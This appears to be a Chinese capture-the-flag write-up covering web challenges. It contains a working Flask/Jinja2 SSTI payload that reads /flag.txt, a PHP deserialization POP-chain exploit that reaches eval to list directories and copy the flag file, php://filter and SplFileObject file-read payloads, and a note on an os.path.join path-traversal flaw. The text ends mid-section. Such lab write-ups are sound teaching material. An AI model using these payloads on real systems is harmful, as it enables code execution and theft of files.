File "/usr/local/lib/python2.7/site-packages/flask/app.py", line *1815*, in full_dispatch_request
```
rv = self.handle_user_exception(e)
```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line *1718*, in handle_user_exception
```
reraise(exc_type, exc_value, tb)
```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line *1813*, in full_dispatch_request
```
rv = self.dispatch_request()
```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line *1799*, in dispatch_request
```
return self.view_functions[rule.endpoint](**req.view_args)
```
File "/app/app.py", line *35*, in secret
```
a=render_template_string(safe(deS))
```
File "/usr/local/lib/python2.7/site-packages/flask/templating.py", line *140*, in render_template_string

看着这个好像有点熟悉，好像那个BUU就有类似的题，这个传入了一个参数，他给我报错了，并且给了我报错信息，发现是flask，且python2.7版本

然后后面测试了一下，发现参数长度大于等于5之后会报错，加密方式不知

File "/usr/local/lib/python2.7/site-packages/flask/app.py", line *1718*, in handle_user_exception
```
reraise(exc_type, exc_value, tb)
```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line *1813*, in full_dispatch_request
```
rv = self.dispatch_request()
```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line *1799*, in dispatch_request
```
return self.view_functions[rule.endpoint](**req.view_args)
```
File "/app/app.py", line *35*, in secret
```
    if(secret==None):
        return 'Tell me your secret.I will encrypt it so others can\'t see'
    rc=rc4_Modified.RC4("HereIsTreasure")   #解密
    deS=rc.do_crypt(secret)

    a=render_template_string(safe(deS))

    if 'ciscn' in a.lower():
        return 'flag detected!'
    return a
```
File "/usr/local/lib/python2.7/site-packages/flask/templating.py", line *149*, in render_template_string
```
return _render(ctx.app.jinja_env.from_string(source),
```
File "/usr/local/lib/python2.7/site-packages/jinja2/environment.py", line *941*, in from_string
```
return cls.from_code(self, self.compile(source), globals, None)
```
File "/usr/local/lib/python2.7/site-packages/jinja2/environment.py", line *628*, in compile
```
source = self._parse(source, name, filename)
```
File "/usr/local/lib/python2.7/site-packages/jinja2/environment.py", line *539*, in _parse
```
return Parser(self, source, name, encode_filename(filename)).parse()
```
File "/usr/local/lib/python2.7/site-packages/jinja2/parser.py", line *45*, in __init__
```
self.stream = environment.tokenize(source, name, filename, state)
```

在这里可以看到主文件app/app.py的报错信息如上，知道了是RC4加密，且密钥可知

为`HereIsTreasure`后面为

```
a=render_template_string(safe(deS))
```

猜测是模板注入，safe应该是一个过滤函数，所以直接将payloadRC4加密之后传入其中就可以了


ssti的payload如下

```
{{''.__class__.__mro__.__getitem__(2).__subclasses__().pop(40)('/flag.txt').read()}}
```

其中使用的是file方法

```
a="<type 'type'>, <type 'weakref'>, <type 'weakcallableproxy'>, <type 'weakproxy'>, <type 'int'>, <type 'basestr
ing'>, <type 'bytearray'>, <type 'list'>, <type 'NoneType'>, <type 'NotImplementedType'>, <type 'traceback'>, <t
ype 'super'>, <type 'xrange'>, <type 'dict'>, <type 'set'>, <type 'slice'>, <type 'staticmethod'>, <type 'comple
x'>, <type 'float'>, <type 'buffer'>, <type 'long'>, <type 'frozenset'>, <type 'property'>, <type 'memoryview'>,
 <type 'tuple'>, <type 'enumerate'>, <type 'reversed'>, <type 'code'>, <type 'frame'>, <type 'builtin_function_o
r_method'>, <type 'instancemethod'>, <type 'function'>, <type 'classobj'>, <type 'dictproxy'>, <type 'generator'
>, <type 'getset_descriptor'>, <type 'wrapper_descriptor'>, <type 'instance'>, <type 'ellipsis'>, <type 'member_
descriptor'>, <type 'file'>, <type 'PyCapsule'>, <type 'cell'>, <type 'callable-iterator'>, <type 'iterator'>, <
type 'sys.long_info'>, <type 'sys.float_info'>, <type 'EncodingMap'>, <type 'fieldnameiterator'>, <type 'formatt
eriterator'>, <type 'sys.version_info'>, <type 'sys.flags'>, <type 'exceptions.BaseException'>, <type 'module'>,
 <type 'imp.NullImporter'>, <type 'zipimport.zipimporter'>, <type 'posix.stat_result'>, <type 'posix.statvfs_res
ult'>, <class 'warnings.WarningMessage'>, <class 'warnings.catch_warnings'>, <class '_weakrefset._IterationGuard
'>, <class '_weakrefset.WeakSet'>, <class '_abcoll.Hashable'>, <type 'classmethod'>, <class '_abcoll.Iterable'>,
 <class '_abcoll.Sized'>, <class '_abcoll.Container'>, <class '_abcoll.Callable'>, <type 'dict_keys'>, <type 'di
ct_items'>, <type 'dict_values'>, <class 'site._Printer'>, <class 'site._Helper'>, <type '_sre.SRE_Pattern'>, <t
ype '_sre.SRE_Match'>, <type '_sre.SRE_Scanner'>, <class 'site.Quitter'>, <class 'codecs.IncrementalEncoder'>, <
class 'codecs.IncrementalDecoder'>, <type '_io._IOBase'>, <type '_io.IncrementalNewlineDecoder'>, <type 'functoo
ls.partial'>, <type '_ssl._SSLContext'>, <type '_ssl._SSLSocket'>, <type 'cStringIO.StringO'>, <type 'cStringIO.
StringI'>, <class 'socket._closedsocket'>, <type '_socket.socket'>, <type 'method_descriptor'>, <class 'socket._
socketobject'>, <class 'socket._fileobject'>, <type 'datetime.date'>, <type 'datetime.timedelta'>, <type 'dateti
me.time'>, <type 'datetime.tzinfo'>, <type 'operator.itemgetter'>, <type 'operator.attrgetter'>, <type 'operator
.methodcaller'>, <type 'collections.deque'>, <type 'deque_iterator'>, <type 'deque_reverse_iterator'>, <type 'it
ertools.combinations'>, <type 'itertools.combinations_with_replacement'>, <type 'itertools.cycle'>, <type 'itert
ools.dropwhile'>, <type 'itertools.takewhile'>, <type 'itertools.islice'>, <type 'itertools.starmap'>, <type 'it
ertools.imap'>, <type 'itertools.chain'>, <type 'itertools.compress'>, <type 'itertools.ifilter'>, <type 'iterto
ols.ifilterfalse'>, <type 'itertools.count'>, <type 'itertools.izip'>, <type 'itertools.izip_longest'>, <type 'i
tertools.permutations'>, <type 'itertools.product'>, <type 'itertools.repeat'>, <type 'itertools.groupby'>, <typ
e 'itertools.tee_dataobject'>, <type 'itertools.tee'>, <type 'itertools._grouper'>, <type '_thread._localdummy'>
, <type 'thread._local'>, <type 'thread.lock'>, <class 'string.Template'>, <class 'string.Formatter'>, <type 'ti
me.struct_time'>, <class 'threading._Verbose'>, <class 'logging.LogRecord'>, <class 'logging.Formatter'>, <class
 'logging.BufferingFormatter'>, <class 'logging.Filter'>, <class 'logging.Filterer'>, <class 'logging.PlaceHolde
r'>, <class 'logging.Manager'>, <class 'logging.LoggerAdapter'>, <class 'werkzeug._internal._Missing'>, <class '
werkzeug._internal._DictAccessorProperty'>, <class 'werkzeug.utils.HTMLBuilder'>, <class 'werkzeug.exceptions.Ab
orter'>, <class 'werkzeug.urls.Href'>, <type 'select.epoll'>, <type '_hashlib.HASH'>, <type '_random.Random'>, <
class 'contextlib.GeneratorContextManager'>, <class 'contextlib.closing'>, <type 'Struct'>, <class 'click._compa
t._FixupStream'>, <class 'click._compat._AtomicFile'>, <class 'click.utils.LazyFile'>, <class 'click.utils.KeepO
penFile'>, <class 'click.utils.PacifyFlushWrapper'>, <class 'click.parser.Option'>, <class 'click.parser.Argumen
t'>, <class 'click.parser.ParsingState'>, <class 'click.parser.OptionParser'>, <class 'click.types.ParamType'>,
<class 'click.formatting.HelpFormatter'>, <class 'click.core.Context'>, <class 'click.core.BaseCommand'>, <class
 'click.core.Parameter'>, <class 'werkzeug.serving.WSGIRequestHandler'>, <class 'werkzeug.serving._SSLContext'>,
 <class 'werkzeug.serving.BaseWSGIServer'>, <class 'urlparse.ResultMixin'>, <class 'werkzeug.datastructures.Immu
tableListMixin'>, <class 'werkzeug.datastructures.ImmutableDictMixin'>, <class 'werkzeug.datastructures.UpdateDi
ctMixin'>, <class 'werkzeug.datastructures.ViewItems'>, <class 'werkzeug.datastructures._omd_bucket'>, <class 'w
erkzeug.datastructures.Headers'>, <class 'werkzeug.datastructures.ImmutableHeadersMixin'>, <class 'werkzeug.data
structures.IfRange'>, <class 'werkzeug.datastructures.Range'>, <class 'werkzeug.datastructures.ContentRange'>, <
class 'werkzeug.datastructures.FileStorage'>, <class 'email.LazyImporter'>, <class 'calendar.Calendar'>, <class
```

```
'werkzeug.wrappers.accept.AcceptMixin'>, <class 'werkzeug.wrappers.auth.AuthorizationMixin'>, <class 'werkzeug.w
rappers.auth.WWWAuthenticateMixin'>, <class 'werkzeug.wsgi.ClosingIterator'>, <class 'werkzeug.wsgi.FileWrapper'
>, <class 'werkzeug.wsgi._RangeWrapper'>, <class 'werkzeug.formparser.FormDataParser'>, <class 'werkzeug.formpar
ser.MultiPartParser'>, <class 'werkzeug.wrappers.base_request.BaseRequest'>, <class 'werkzeug.wrappers.base_resp
onse.BaseResponse'>, <class 'werkzeug.wrappers.common_descriptors.CommonRequestDescriptorsMixin'>, <class 'werkz
eug.wrappers.common_descriptors.CommonResponseDescriptorsMixin'>, <class 'werkzeug.wrappers.etag.ETagRequestMixi
n'>, <class 'werkzeug.wrappers.etag.ETagResponseMixin'>, <class 'werkzeug.wrappers.cors.CORSRequestMixin'>, <cla
ss 'werkzeug.wrappers.cors.CORSResponseMixin'>, <class 'werkzeug.useragents.UserAgentParser'>, <class 'werkzeug.
useragents.UserAgent'>, <class 'werkzeug.wrappers.user_agent.UserAgentMixin'>, <class 'werkzeug.wrappers.request
.StreamOnlyMixin'>, <class 'werkzeug.wrappers.response.ResponseStream'>, <class 'werkzeug.wrappers.response.Resp
onseStreamMixin'>, <class 'werkzeug.test._TestCookieHeaders'>, <class 'werkzeug.test._TestCookieResponse'>, <typ
e '_json.Scanner'>, <type '_json.Encoder'>, <class 'json.decoder.JSONDecoder'>, <class 'json.encoder.JSONEncoder
'>, <class 'werkzeug.test.EnvironBuilder'>, <class 'werkzeug.test.Client'>, <class 'markupsafe._MarkupEscapeHelp
er'>, <type 'cPickle.Unpickler'>, <type 'cPickle.Pickler'>, <class 'jinja2.utils.MissingType'>, <class 'jinja2.u
tils.LRUCache'>, <class 'jinja2.utils.Cycler'>, <class 'jinja2.utils.Joiner'>, <class 'jinja2.utils.Namespace'>,
 <class 'jinja2.bccache.Bucket'>, <class 'jinja2.bccache.BytecodeCache'>, <class 'jinja2.nodes.EvalContext'>, <c
lass 'jinja2.visitor.NodeVisitor'>, <class 'jinja2.nodes.Node'>, <class 'jinja2.idtracking.Symbols'>, <class 'ji
nja2.compiler.MacroRef'>, <class 'jinja2.compiler.Frame'>, <class 'jinja2.runtime.TemplateReference'>, <class 'n
umbers.Number'>, <class 'jinja2.runtime.Context'>, <class 'jinja2.runtime.BlockReference'>, <class 'jinja2.runti
me.Macro'>, <class 'jinja2.runtime.Undefined'>, <class 'decimal.Decimal'>, <class 'decimal._ContextManager'>, <c
lass 'decimal.Context'>, <class 'decimal._WorkRep'>, <class 'decimal._Log10Memoize'>, <type '_ast.AST'>, <class
'ast.NodeVisitor'>, <class 'jinja2.lexer.Failure'>, <class 'jinja2.lexer.TokenStreamIterator'>, <class 'jinja2.l
exer.TokenStream'>, <class 'jinja2.lexer.Lexer'>, <class 'jinja2.parser.Parser'>, <class 'jinja2.environment.Env
ironment'>, <class 'jinja2.environment.Template'>, <class 'jinja2.environment.TemplateModule'>, <class 'jinja2.e
nvironment.TemplateExpression'>, <class 'jinja2.environment.TemplateStream'>, <class 'jinja2.loaders.BaseLoader'
>, <class 'difflib.HtmlDiff'>, <class 'uuid.UUID'>, <type 'CArgObject'>, <type '_ctypes.CThunkObject'>, <type '_
ctypes._CData'>, <type '_ctypes.CField'>, <type '_ctypes.DictRemover'>, <class 'ctypes.CDLL'>, <class 'ctypes.Li
braryLoader'>, <class 'subprocess.Popen'>, <class 'werkzeug.routing.RuleFactory'>, <class 'werkzeug.routing.Rule
Template'>, <class 'werkzeug.routing.BaseConverter'>, <class 'werkzeug.routing.Map'>, <class 'werkzeug.routing.M
apAdapter'>, <class 'werkzeug.local.Local'>, <class 'werkzeug.local.LocalStack'>, <class 'werkzeug.local.LocalMa
nager'>, <class 'werkzeug.local.LocalProxy'>, <class 'flask.signals.Namespace'>, <class 'flask.signals._FakeSign
al'>, <class 'flask.helpers.locked_cached_property'>, <class 'flask.helpers._PackageBoundObject'>, <class 'flask
.cli.DispatchingApp'>, <class 'flask.cli.ScriptInfo'>, <class 'itsdangerous._json._CompactJSON'>, <class 'itsdan
gerous.signer.SigningAlgorithm'>, <class 'itsdangerous.signer.Signer'>, <class 'itsdangerous.serializer.Serializ
er'>, <class 'itsdangerous.url_safe.URLSafeSerializerMixin'>, <class 'flask.config.ConfigAttribute'>, <class 'fl
ask.ctx._AppCtxGlobals'>, <class 'flask.ctx.AppContext'>, <class 'flask.ctx.RequestContext'>, <class 'flask.json
.tag.JSONTag'>, <class 'flask.json.tag.TaggedJSONSerializer'>, <class 'flask.sessions.SessionInterface'>, <class
 'flask.wrappers.JSONMixin'>, <class 'flask.blueprints.BlueprintSetupState'>, <class 'werkzeug.debug.repr._Helpe
r'>, <class 'jinja2.ext.Extension'>, <class 'jinja2.ext._CommentFinder'>, <class 'werkzeug.debug.repr.DebugReprG
enerator'>, <class 'werkzeug.debug.console.HTMLStringO'>, <class 'werkzeug.debug.console.ThreadedStream'>, <clas
s 'werkzeug.debug.console._ConsoleLoader'>, <class 'werkzeug.debug.console.Console'>, <class 'werkzeug.debug.tbt
ools.Line'>, <class 'werkzeug.debug.tbtools.Traceback'>, <class 'werkzeug.debug.tbtools.Group'>, <class 'werkzeu
g.debug.tbtools.Frame'>, <class 'werkzeug.debug._ConsoleFrame'>, <class 'werkzeug.debug.DebuggedApplication'>, <
class 'werkzeug._reloader.ReloaderLoop'>, <class 'email.feedparser.BufferedSubFile'>, <type 'unicodedata.UCD'>,
<type 'array.array'>, <type 'method-wrapper'>".split(", ")
q=0
for i in a:
    print(q,i)
    q+=1
```



最终payload

```
secret?secret=.%14%1E%12%C3%A484mg%C2%9C%C3%8B%00%C2%81%C2%8D%C2%B8%C2%97%0B%C2%9EF%3B%C2%88m%C2%AEM5%C2%96%3D%C2%9D%5B%C3%987%C3%AA%12%C2%B4%05%C2%84A%C2%BF%17%C3%9Bh%C3%8F%C2%8F%C3%A1a%0F%C2%AE%09%C2%A0%C2%AEyS%2A%C2%A2d%7C%C2%98/%00%C2%90%C3%A9%03Y%C2%B2%C3%9B%1F%C2%B6H%3D%0A%23%C3%B1%5B%C2%9Cp%C2%AEn%C2%96i%5Dv%7FX%C2%92
```

babyserialize

```php
<?php
include "waf.php";
class NISA{
    public $fun="show_me_flag";
    public $txw4ever;
    public function __wakeup()
    {
        if($this->fun=="show_me_flag"){
            hint();
        }
    }

    function __call($from,$val){
        $this->fun=$val[0];
    }

    public function __toString()
    {
        echo $this->fun;
        return " ";
    }
    public function __invoke()
    {
        checkcheck($this->txw4ever);
        @eval($this->txw4ever);
    }
}

class TianXiWei{
    public $ext;
    public $x;
    public function __wakeup()
    {
```


```
        $this->ext->nisa($this->x);
    }
}

class Ilovetxw{
    public $huang;
    public $su;

    public function __call($fun1,$arg){
        $this->huang->fun=$arg[0];
    }

    public function __toString(){
        $bb = $this->su;
        return $bb();
    }
}

class four{
    public $a="TXW4EVER";
    private $fun='abc';

    public function __set($name, $value)
    {
        $this->$name=$value;
        if ($this->fun = "sixsixsix"){
            strtolower($this->a);
        }
    }
}

if(isset($_GET['ser'])){
    @unserialize($_GET['ser']);
}else{
    highlight_file(__FILE__);
}

//func checkcheck($data){
//  if(preg_match(......)){
//      die(something wrong);
//  }
//}

//function hint(){
//    echo ".......";
//    die();
//}
?>
```

一个简单的反序列化，pop链非常好找，入口点就是`TianXiWei::__wakeup()`，出口点就是`NISA:__invoke()`，

直接构造出exp如下

```php
<?php
class NISA{
    public $fun;
    public $txw4ever;
}
class TianXiWei{
    public $ext;
    public $x;
}
class Ilovetxw{
    public $huang;
    public $su;
}
class four{
    public $a="TXW4EVER";
    private $fun='abc';
}
$n1=new NISA();
$n2=new NISA();
$t=new TianXiWei();
$i=new Ilovetxw();
$f=new four();

$n2->txw4ever="echo scandir('/')[6].scandir('/')[7].scandir('/')[9].scandir('/')[8].scandir('/')[5];";

$i->su=$n2;

$n1->fun=$i;

$f->a=$n1;

$t->x="sixsixsix";
$t->ext=$f;
echo urlencode(serialize($t));
```

这里命令执行的时候加了waf，而且还是黑盒测试，最后用scandir[]数组的形式获取到了flag的文件名



flllllaaaghomemedialibetc

然后再用copy命令读文件就行了

```
copy('/fllllllaaag','1.txt');
```

```
$n2->txw4ever="copy('/fllllllaaag','1.txt');";
$i->su=$n2;
$n1->fun=$i;
$f->a=$n1;
```

NSSCTF{549ba74c-9464-4c52-8e43-b4130e4b5404}


后面去看了一下官方解，发现结果是用php原生类，亏我才学完php原生类利用，淦

payload如下

```
echo new GlobIterator(\"/f*\");
读文件名
$N1->txw4ever = "echo new SplFileObject(\"php://filter/convert.base64-encode/resource=/fllllllaaag\");";
读文件
```


easyssrf

file协议读文件没读到，提示说`/fl4g`



提示说有ha1x1ux1u.php文件


打开发现是一道题



没啥难度，直接filter过滤器读文件就行，而且这道题也没考啥SSRF啊，就一个协议题

babyupload

打开题目源码，访问source路径



hardsql

下载得到一个python文件，可以知道这是一个flask项目，这就开始了审代码环节

```
from flask import Flask, request, redirect, g, send_from_directory
import sqlite3
import os
import uuid

app = Flask(__name__)

SCHEMA = """CREATE TABLE files (
id text primary key,
path text
);
"""


def db():
    g_db = getattr(g, '_database', None)
    if g_db is None:
        g_db = g._database = sqlite3.connect("database.db")
    return g_db


@app.before_first_request
def setup():
    os.remove("database.db")
    cur = db().cursor()
    cur.executescript(SCHEMA)


@app.route('/')
def hello_world():
    return """<!DOCTYPE html>
<html>
<body>
<form action="/upload" method="post" enctype="multipart/form-data">
    Select image to upload:
```

```
    <input type="file" name="file">
    <input type="submit" value="Upload File" name="submit">
</form>
<!-- /source -->
</body>
</html>"""


@app.route('/source')
def source():
    return send_from_directory(directory="/var/www/html/", path="www.zip", as_attachment=True)


@app.route('/upload', methods=['POST'])
def upload():
    if 'file' not in request.files:
        return redirect('/')
    file = request.files['file']
    if "." in file.filename:
        return "Bad filename!", 403
    conn = db()
    cur = conn.cursor()
    uid = uuid.uuid4().hex
    try:
        cur.execute("insert into files (id, path) values (?, ?)", (uid, file.filename,))
    except sqlite3.IntegrityError:
        return "Duplicate file"
    conn.commit()

    file.save('uploads/' + file.filename)
    return redirect('/file/' + uid)


@app.route('/file/<id>')
def file(id):
    conn = db()
    cur = conn.cursor()
    cur.execute("select path from files where id=?", (id,))
    res = cur.fetchone()
    if res is None:
        return "File not found", 404

    # print(res[0])

    with open(os.path.join("uploads/", res[0]), "r") as f:
        return f.read()


if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)
```

```
with open(os.path.join("uploads/", res[0]), "r") as f:
        return f.read()
```

主要漏洞在这里

5. 绝对路径拼接

漏洞描述

